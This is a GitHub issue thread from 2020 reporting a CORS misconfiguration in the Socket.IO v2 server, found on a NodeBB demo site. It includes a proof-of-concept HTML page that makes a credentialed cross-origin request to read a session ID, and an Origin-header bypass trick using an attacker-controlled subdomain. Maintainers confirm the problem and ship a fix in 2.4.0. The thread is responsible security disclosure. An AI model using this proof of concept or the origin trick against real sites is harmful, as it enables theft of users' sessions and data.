New issue

Jump to bottom

CORS Misconfiguration in socket.io #3671

Closed **ni8walk3r** opened this issue on Oct 29, 2020 · 7 comments

Milestone 2.4.0

ni8walk3r commented on Oct 29, 2020

Note: This issue was originally reported to https://try.nodebb.org but as per them this issue has to be fixed by you guys, thus raising it here. The details which was shared with them is given below:

While testing https://try.nodebb.org I found a security issue at socket.io endpoint, description for the same is given below:


Vulnerability Name: Misconfigured CORS Implementation: Arbitrary & Unencrypted Origin Trusted In NodeBB at socket.io endpoint

Description: Cross-Origin Resource Sharing (CORS) is a mechanism for relaxing the Same Origin Policy to enable communication between websites via browsers. If misconfigured, it can lead to dangerous results.

An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

Analysis: During the analysis, it was observed that the application was accepting arbitrary unencrypted domains in "Access-Control-Allow-Origin" header thus allowing domain controlled by a malicious party to send requests to the NodeBB domain which can lead to API key stealing, Cross Site Scripting, Sensitive Information Disclosure, etc.

Proof of Concept:




Step 1: Login into the application and intercept the following API call - https://try.nodebb.org/socket.io/?EIO=3&transport=polling&t=NKYr_7D, by looking at the headers it can be seen that application has implemented CORS and is allowing cross domain communication.


Please note that traditional CORS exploitation won't be working here as application is properly validating the value of Origin header which is coming in request.

Now, send following domain in the Origin header - http://try.nodebb.org`.pentesterboi.com, the same will be reflected in the Access-Control-Allow-Origin header in response with value of Access-Control-Allow-Credentials header as true.

```
 GNU nano 4.9.2                                                cors.html
<!DOCTYPE html>
<html>
<body>
<center>
<h2>CORS POC Exploit</h2>
<h3>Extracting SID</h3>
<div id="demo">
<button type="button" onclick="cors()">Exploit</button>
</div>

<script>
function cors() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("demo").innerHTML = alert(this.responseText);
    }
  };
  xhttp.open("GET", "https://try.nodebb.org/socket.io/?EIO=3&transport=polling&t=NKYuzFq", true);
  xhttp.withCredentials = true;
  xhttp.send();
}
</script>
</body>
</html>
```





Step 2: Now host CORS exploit code on http://pentesterboi.com/cors-poc and open http://try.nodebb.org`.pentesterboi.com/cors-poc in Safari Browser, it can be seen that malicious domain is able to send authenticated requests to the NodeBB domain which can lead to Sensitive Information Disclosure(here in our case sid and other details are being leaked).

Note: All endpoints where application is taking values from Origin and directly appending it in Access-Control-Allow-Origin header in response, this vulnerability can be exploited.

Impact:

1. Impact of Trusting Arbitrary Origin:
   Trusting arbitrary origins effectively disables the same-origin policy, allowing two-way interaction by third-party web sites. Unless the response consists only of unprotected public content, this policy is likely to present a security risk.
   If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even if it does not, attackers may be able to bypass any IP-based access controls by proxying through users' browsers.

2. Impact of trusting Unencrypted Origin
   If a site allows interaction from an origin that uses unencrypted HTTP communications, then it is vulnerable to an attacker who is in a position to view and modify a user's unencrypted network traffic. The attacker can control the responses from unencrypted origins, thereby injecting content that is able to interact with the application that publishes the policy. This means that the application is effectively extending trust to all such attackers, thereby undoing much of the benefit of using HTTPS communications.

Recommendation: Following are the recommendations:

Ensure that URLs responding with Access-Control-Allow-Origin: * do not include any sensitive content or information that might aid attacker in further attacks. Use the Access-Control-Allow-Origin header only on chosen URLs that need to be accessed cross-domain. Don't use the header for the whole domain.
Allow only selected, trusted domains in the Access-Control-Allow-Origin header. Prefer whitelisting domains over blacklisting or allowing any domain (do not use * wildcard nor blindly return the Origin header content without any checks).
Application shall not dynamically generate "Access-Control-Allow-Origin" header and proper whitelisting should be done of the domains which application wants to trust.
It is recommended that application shall not dynamically generate "Access- Control-Allow-Origin" header and proper whitelisting should be done of the domains which application wants to trust.
Please make sure that you only trust origins that use encrypted HTTPS communications.

👍 1

gurshafriri commented on Dec 21, 2020

👋 **@darrachequesne** did you classify this as a FP by any chance?
If it is not, we (at Snyk) would like to add it to our vulnerability db.

darrachequesne commented on Dec 21, 2020 Member

@ni8walk3r thanks a lot for reporting the security issue.

That is indeed a problem with the Socket.IO v2 server (and previous versions), as all domains are whitelisted by default... Users must restrict the list of allowed domains, as per the documentation: https://socket.io/docs/v2/handling-cors/

This was fixed in v3, users must now explicitly enable CORS: https://socket.io/docs/v3/migrating-from-2-x-to-3-0/#CORS-handling

We will have to fix v2 though.

👍 2

ni8walk3r commented on Dec 21, 2020 Author

@darrachequesne Thanks for the update. Can you confirm when v3 was rolled out?

darrachequesne commented on Dec 21, 2020 Member

The 3.0.0 release was published two months ago (05/11/2020).

ni8walk3r commented on Dec 21, 2020 • edited Author

@darrachequesne Got, it thanks.

darrachequesne commented on Jan 4, 2021 Member

Update: we've published 2.4.0 with a fix: CORS is now disabled by default in the 2.x branch too (`f78a575`).

Again, thanks a lot for the security report.

👍 1

darrachequesne closed this as completed on Jan 4, 2021

darrachequesne added this to the **2.4.0** milestone on Jan 4, 2021

ni8walk3r commented on Jan 5, 2021 Author

Thanks for the update **@darrachequesne**

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
2.4.0

Development
No branches or pull requests

3 participants